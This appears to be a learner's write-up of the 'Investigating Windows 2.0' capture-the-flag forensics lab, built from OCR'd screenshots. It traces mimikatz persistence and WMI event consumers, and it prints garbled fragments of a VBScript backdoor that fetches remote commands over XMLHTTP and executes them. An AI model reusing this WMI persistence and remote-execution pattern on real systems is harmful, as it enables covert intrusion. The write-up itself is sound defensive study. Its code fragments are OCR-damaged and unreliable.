
Investigating Windows 2.0

What registry key contains the same command that is executed within a scheduled task?


Once I opened the autoruns I have observed mim.exe file which is abbrevation of mimikatz.exe so that registry key has recorded on autoruns: **HKCU\Environment\UserIntMprLogonScript**




Autorun Entry	Description	Publisher	Image Path	Timestamp
HKCU\Environment\UserInitMprLogonScript				3/2/2019 4:40 PM
☑ C:\TMP\mim.exe			c:\tmp\mim.exe	5/16/2016 9:13 AM
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				9/12/2016 11:33 AM
☑ cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	7/16/2016 2:23 AM
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells\AvailableShells				7/16/2016 1:24 PM
☑ 30000			File not found: cd /d	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				3/2/2019 4:40 PM
☑ UpdateSvc	Execute processes remotely	(Verified) Microsoft Corporation	c:\tmp\p.exe	4/27/2010 12:23 AM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				1/28/2021 5:37 PM

What analysis tool will immediately close if/when you attempt to launch it?

When I launch loki as mentioned CTF trick I have examined procexp64.exe ???? niye kapanıp açılıyor nasıl anladın




```
14393  Multiprocessor Free PROC: Intel64 Family 6 Model 85 Stepping 7, GenuineIntel ARCH: 32bit WindowsPE


ls\pe-sieve64.exe SOURCE: https://github.com/hasherezade/pe-sieve
```



```
CT * FROM __TimerEvent WHERE TimerID = 'Timer'
 * FROM Win32_ProcessStartTrace WHERE ProcessName = 'procexp64.exe'
Consumer.Name="LaunchBeaconingBackdoor" FILTER: __EventFilter.Name="TimingIntervalTrigger"
Consumer.Name="KillProcess" FILTER: __EventFilter.Name="ProcessStartTrigger"
```

What is the full WQL Query associated with this script?


WQL is a WMI query language that is used get informaation from WMI. So that once I detailed the query I have seen that this script: **SELECT * FROM Win32_ProcessStartTrace WHERE ProcessName = 'procexp64.exe'**




```
alTrigger QUERY: SELECT * FROM __TimerEvent WHERE TimerID = 'Timer'
Trigger QUERY: SELECT * FROM Win32_ProcessStartTrace WHERE ProcessName = 'procexp64.exe'
ER: ActiveScriptEventConsumer.Name="LaunchBeaconingBackdoor" FILTER: __EventFilter.Name="TimingIntervalTrigger"
ER: ActiveScriptEventConsumer.Name="KillProcess" FILTER: __EventFilter.Name="ProcessStartTrigger"
, 5, 21, 0, 0, 0, 253, 82, 179, 219, 54, 93, 122, 15, 163, 112, 192, 185, 244, 1, 0, 0};\n\tKillTimeout = 45;\n\tNam
r(, \\"root\\\\cimv2\\")\\n\\t\\n\\t                    Set oDataObject = oServices.Get\\n\\t                  oDataObject
t HIDDEN_WINDOW = 12\\n\\t                 Set oLocation = CreateObject(\\"WbemScripting.SWbemLocator\\")\\n\\t
opqrstuvwxyz0123456789+/\\"\\n            Dim dataLength, sOut, groupBegin\\n  \\n            \'remove white spaces,
dd it To\\n                   \' an integer For temporary storage.  If a character is a \'=\', there\\n
\\n    \\n               \'Convert the 3 byte hex integer (6 chars) To 3 characters\\n           pOut = Chr(CByte(\\"&
t\\t                  Case \\"V\\"\\n\\t\\t\\t                If Not IsNull(aPayload) Then\\n\\t\\t\\t\\t

, 5, 21, 0, 0, 0, 253, 82, 179, 219, 54, 93, 122, 15, 163, 112, 192, 185, 244, 1, 0, 0};\n\tKillTimeout = 45;\n\tNam

TH: none
```

What is the script language?

When I examine the loki output file I have seen that this script language has been created by: **VBScript**




```
IntervalTrigger"
r"
lTimeout = 45;\n\tName = "LaunchBeaconingBackdoor";\n\tScriptingEngine = "VBScript";\n\tScriptText = "
          oDataObject.Path_.Class = classname\\n\\t                oDataObject.Properties_.Add(propertyna
cator\\")\\n\\t                Set oServices = oLocation.ConnectServer(, \\"root\\\\cimv2\\")\\n\\t
'remove white spaces, If any\\n            base64String = Replace(base64String, vbCrLf, \\"\\")\\n
re\\n                \' is one fewer data byte.  (There can only be a maximum of 2 \'=\' In\\n
pOut = Chr(CByte(\\"&H\\" & Mid(nGroup, 1, 2))) + _\\n                Chr(CByte(\\"&H\\" & Mid(nGroup, 3,
\t\\t\\t                Execute aPayload\\n\\t\\t\\t                End If\\n\\t\\t                Case \

lTimeout = 45;\n\tName = "KillProcess";\n\tScriptingEngine = "VBScript";\n\tScriptText = "
```



```
alTrigger QUERY: SELECT * FROM __TimerEvent WHERE TimerID = 'Timer'
Trigger QUERY: SELECT * FROM Win32_ProcessStartTrace WHERE ProcessName = 'procexp64.exe'
ER: ActiveScriptEventConsumer.Name="LaunchBeaconingBackdoor" FILTER: __EventFilter.Name="TimingIntervalTrigger"
ER: ActiveScriptEventConsumer.Name="KillProcess" FILTER: __EventFilter.Name="ProcessStartTrigger"
, 5, 21, 0, 0, 0, 253, 82, 179, 219, 54, 93, 122, 15, 163, 112, 192, 185, 244, 1, 0, 0};\n\tKillTimeout = 45;\n\tNam
r(, \\"root\\\\cimv2\\")\\n\\t\\n\\t                    Set oDataObject = oServices.Get\\n\\t                  oDataObject
t HIDDEN_WINDOW = 12\\n\\t                 Set oLocation = CreateObject(\\"WbemScripting.SWbemLocator\\")\\n\\t
opqrstuvwxyz0123456789+/\\"\\n            Dim dataLength, sOut, groupBegin\\n  \\n            \'remove white spaces,
dd it To\\n                   \' an integer For temporary storage.  If a character is a \'=\', there\\n
\\n    \\n               \'Convert the 3 byte hex integer (6 chars) To 3 characters\\n           pOut = Chr(CByte(\\"&
t\\t                  Case \\"V\\"\\n\\t\\t\\t                If Not IsNull(aPayload) Then\\n\\t\\t\\t\\t

, 5, 21, 0, 0, 0, 253, 82, 179, 219, 54, 93, 122, 15, 163, 112, 192, 185, 244, 1, 0, 0};\n\tKillTimeout = 45;\n\tNam

TH: none
```


What is the other script ?...



```
;E: '\ninstance of ActiveScriptEventConsumer\n{\n\tCreatorSID = {1, 5, 0, 0, 0, 0, 0, 5, 21, 0, 0, 0, 253, 82, 179, 21
·ipting.SWbemLocator\\")\\n\\t                Set oServices = oLocation.ConnectServer(, \\"root\\\\cimv2\\")\\n\\t\\n\
/ices, oProcess, oStartup, oConfig, oResult, iProcessID\\n\\n\\t             Const HIDDEN_WINDOW = 12\\n\\t
'Motobit.cz\\n           Const Base64 = \\"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/\\"\\n
ıter = 0 To 3\\n              \' Convert each character into 6 bits of data, And add it To\\n              \' an i
,'Add leading zeros\\n              nGroup = String(6 - Len(nGroup), \\"0\\") & nGroup\\n    \\n          \'Convert th
;4Decode(oXMLHTTP.responseText)\\n\\t\\n\\t            Select Case aCmdType\\n\\t\\t          Case \\"V\\"\\

;E: '\ninstance of ActiveScriptEventConsumer\n{\n\tCreatorSID = {1, 5, 0, 0, 0, 0, 0, 5, 21, 0, 0, 0, 253, 82, 179, 21
:: Finished running plugin PluginWMI
:SSAGE: Skipping Process PID: 0 NAME: System Idle Process OWNER: unknown CMD: N/A PATH: none
```


What is the name of the software company visible within the script?

Once I look warning logs carefully I have found this answer quickly: **Motobit Software**



```
:ation = CreateObject(\\"WbemScripting.SWbemLocator\\")\\n\\t                 Set oServices = oLocation.ConnectServ
,\t             oDataObject.Path_.Class = classname\\n\\t               oDataObject.Properties_.Add(propertyna
:nd Sub\\n\\n               Sub DeleteWMIClass(classname, propertyname)\\n                   Dim oLocation, oSe
»emScripting.SWbemLocator\\")\\n                       Set oServices = oLocation.ConnectServer(, \\"root\\\\cimv2\\"
                oDataObject.Path_.Class = classname\\n                oDataObject.Properties_.Add(property
          End Sub\\n\\n              Sub ExecCommand(command)\\n\\t               Dim oLocation, oServices, oPr
:
emScripting.SWbemLocator\\")\\n\\t                 Set oServices = oLocation.ConnectServer(, \\"root\\\\cimv2\\")\\
_ProcessStartup\\")\\n\\t                Set oConfig = oStartup.SpawnInstance_\\n\\t                oConfig.ShowW:

 root\\\\cimv2:Win32_Process\\")\\n\\t                oResult = oProcess.Create(command, null, oConfig, iProcessII
:ring (BSTR type).\\n        \' 1999 - 2004 Antonin Foller, http://www.motobit.com\\n          \' 1.01 - solves prob
ŀString)\\n            \'rfc1521\\n            \'1999 Antonin Foller, Motobit Software, http://Motobit.cz\\n
'UVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/\\"\\n

,\n  \\n            \'remove white spaces, If any\\n           base64String = Replace(base64String, vbCrLf, \\"\\
/bTab, \\"\\")\\n            base64String = Replace(base64String, \\" \\", \\"\\")\\n  \\n            \'The source
ıng)\\n          If dataLength Mod 4 <> 0 Then\\n             Err.Raise 1, \\"Base64Decode\\", \\"Bad Base64 str:
low decode each group:\\n           For groupBegin = 1 To dataLength Step 4\\n            Dim numDataBytes, Char(
› To 3 actual bytes.\\n           numDataBytes = 3\\n           nGroup = 0\\n\\n            For CharCounter = 0
; of data, And add it To\\n
:.  If a character is a \'=\', there\\n              \' is one fewer data byte.  (There can only be a maximum o
        thisChar = Mid(base64String, groupBegin + CharCounter, 1)\\n\\n              If thisChar = \\"=\\" Ther
              thisData = 0\\n              Else\\n              thisData = InStr(1, Base64, thisChar, vbBinai
;Data = -1 Then\\n             Err.Raise 2, \\"Base64Decode\\", \\"Bad character In Base64 string.\\"\\n
›up = 64 * nGroup + thisData\\n            Next\\n    \\n            \'Hex splits the long To 6 groups with 4 bit:
     nGroup = String(6 - Len(nGroup), \\"0\\") & nGroup\\n    \\n
 chars) To 3 characters\\n           pOut = Chr(CByte(\\"&H\\" & Mid(nGroup, 1, 2))) + _\\n              Chr(CE
ıp, 5, 2)))\\n    \\n           \'add numDataBytes characters To out string\\n          sOut = sOut & Left(pOut
ıd Function\\n\\n            Set oXMLHTTP = CreateObject(\\"MSXML2.XMLHTTP\\")\\n               oXMLHTTP.oper
        If oXMLHTTP.Status = 200 Then\\n\\t             aCmdType = oXMLHTTP.getResponseHeader(\\"Type\\")\\n\\t
         Case \\"V\\"\\n\\t\\t\\t            If Not IsNull(aPayload) Then\\n\\t\\t\\t\\t
        End If\\n\\t\\t            Case \\"P\\"\\n\\t\\t\\t
ıll(aPropertyName) And Not IsNull(aPayload) Then\\n\\t\\t\\t\\t
:, aPropertyName, aPayload)\\n\\t\\t\\t              End If\\n

        If Not IsNull(aClassName) And Not IsNull(aPropertyName) Then\\n\\t\\t\\t\\t
```


What 2 websites are associated with this software company? (**answer, answer**): **http://www.motobit.com, http://motobit.cz**



```
\n\\t
\"WbemScripting.SWbemLocator\\")\\n\\t              Set oServices = oLocation.ConnectServer(, \\"root\\\\cimv2\\")\\
in32_ProcessStartup\\")\\n\\t            Set oConfig = oStartup.SpawnInstance_\\n\\t             oConfig.ShowW:

gmts:root\\\\cimv2:Win32_Process\\")\\n\\t              oResult = oProcess.Create(command, null, oConfig, iProcessII
ed string (BSTR type).\\n        \' 1999 - 2004 Antonin Foller, http://www.motobit.com\\n        \' 1.01 - solves prob
ase64String)\\n           \'rfc1521\\n           \'1999 Antonin Foller, Motobit Software, http://Motobit.cz\\n
PQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/\\"\\n
```

Search online for the name of the script from Q5 and one of the websites from the previous answer. What attack script comes up in your search?

When I searched it , LaunchBeaconingBackdoor, I have found that attack script is associated with: **WMIBackdoor.ps1**




Analysis Overview

Submission name:	WMIBackdoor.ps1
Size:	20KiB
Type:	powershell ps
Mime:	text/plain
SHA256:	57eb1179abfb81ee54880287307f0f770eabf5b01e247b9a9789fa70a074c21b
Submitted At:	2023-07-21 15:14:53 (UTC)
Last Anti-Virus Scan:	2025-10-25 20:52:04 (UTC)
Last Sandbox Report:	2023-11-15 03:24:56 (UTC)

What is the location of this file within the local machine?

Local disk C:\TMP path is generally contains suspicious or bad behaviorial. So that this inference take me to the accurate answer: **C:\TMP**




Name	Date modified
d	3/2/2019 4:37 PM
mim	3/2/2019 4:37 PM
mim-out	3/2/2019 4:37 PM
moutput.tmp	3/2/2019 4:45 PM
nbtscan	3/2/2019 4:37 PM
nc	3/2/2019 4:37 PM
p	3/2/2019 4:37 PM
scan1.tmp	3/2/2019 4:46 PM
scan2.tmp	3/2/2019 4:46 PM
scan3.tmp	3/2/2019 4:46 PM
schtasks-backdoor	3/2/2019 4:37 PM
somethingwindows.dmp	3/2/2019 4:45 PM
sys	3/2/2019 4:46 PM
WMIBackdoor	3/2/2019 4:37 PM
xCmd	3/2/2019 4:37 PM

Which 2 processes open and close very quickly every few minutes? (**answer, answer**)

During my investigation, mim.exe and powershell.exe always opened and closed every few min. : **mim.exe and powershell.exe**

What is the parent process for these 2 processes?

Top see this answer I have launched procmon64 I have trace the process tree and PPID so, I have found scvchost.exe is not innocent as much as it seems:**svchost.exe**




```
6:44:0...  svchost.exe    972  Thread Exit
6:44:5...  svchost.exe   1812  Thread Exit
6:45:0...  svchost.exe    924  Process Create  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
6:46:5...  svchost.exe    736  Thread Exit
6:47:0...  svchost.exe    924  Process Create  C:\TMP\mim.exe
6:47:0...  svchost.exe    924  Process Create  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
6:47:3...  svchost.exe    924  Thread Create
6:49:0...  svchost.exe    972  Thread Create
```

